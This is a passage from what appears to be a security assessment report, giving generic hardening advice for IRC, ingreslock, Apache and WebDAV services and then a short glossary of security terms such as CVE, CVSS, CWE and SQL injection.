3. Patching and updating: Make sure that all servers and clients are up-to-date with the latest patches and updates. This will help to address any known vulnerabilities and minimize the risk of exploitation.

4. Monitoring and detection: Implement network monitoring tools to detect any unauthorized access or suspicious activity on IRC ports. This will help to identify and mitigate any threats in a timely manner.

5.12: Ingress lock:

1. Implement port security measures such as MAC address filtering, VLAN tagging, and switch port security to prevent unauthorized access to the network.

2. Implement intrusion detection and prevention systems (IDS/IPS) to detect and prevent any malicious activity on the network.
3. Conduct regular security audits to ensure that all security measures are up-to-date and effective.

5.13: Apache:

1. Use a firewall: Configure a firewall to allow access only to specific IP addresses or ranges that need to access the server. This will prevent unauthorized access to the Apache port

2. Disable unnecessary Apache modules: Disable any Apache modules that are not required for your server's functionality. This can reduce the attack surface and make it more difficult for attackers to find vulnerabilities.
3. Keep Apache up to date: Make sure you are using the latest version of Apache and apply security patches promptly. This will help to prevent known vulnerabilities from being exploited.

5.14: Webdav

1. Configure your firewall to block any inbound connections to the webdav port (usually port 80 or 443). This will prevent unauthorized access to the server.

2. Implement access controls to limit the permissions of users who can access the server. This will prevent users from accessing files or directories that they should not have access to.
3. Regularly monitor the server for any suspicious activity or unauthorized access attempts. This will help you identify and respond to attacks in a timely manner.

6. Glossary

Backdoor: It is a hidden method used to gain unauthorized access to a computer system or application. Attackers use it to bypass security controls and gain access to a network. Backdoors can be inserted intentionally or unintentionally and can be used for legitimate purposes such as maintenance or testing. However, they can also be used maliciously to steal data, install malware, or carry out cyberattacks. Backdoors can take different forms and can be difficult to detect and remove, posing a significant threat to computer systems and networks.

CVE**:** Common Vulnerabilities and Exposures - A dictionary of publicly known cybersecurity vulnerabilities and exposures.

CVSS: Common Vulnerability Scoring System- A framework that assesses the severity of software vulnerabilities using a set of metrics. It assigns a score based on factors like exploitability, impact on system integrity, confidentiality, and availability, and required access level. The score ranges from 0 to 10, with higher scores indicating more severe vulnerabilities. It is widely used by security professionals to manage vulnerabilities in their systems.

CWE: Common Weakness Enumeration - A standardized list of common software and hardware vulnerabilities maintained by the MITRE Corporation. The CWE list is used to identify, classify, and describe security weaknesses that can lead to security breaches. This list is widely used by software developers, security researchers, and organizations to ensure the security of their systems by identifying and mitigating potential vulnerabilities.
Exploit: A piece of code or technique that takes advantage of a vulnerability to gain unauthorized access to a system or application.
Payload: The code or data that an attacker delivers to a system or network to carry out an attack.

SQL Injection: A type of vulnerability that allows attackers to inject malicious SQL code into a database to gain unauthorized access or execute arbitrary commands.
Vulnerability: A weakness or flaw in a system or application that can be exploited by attackers.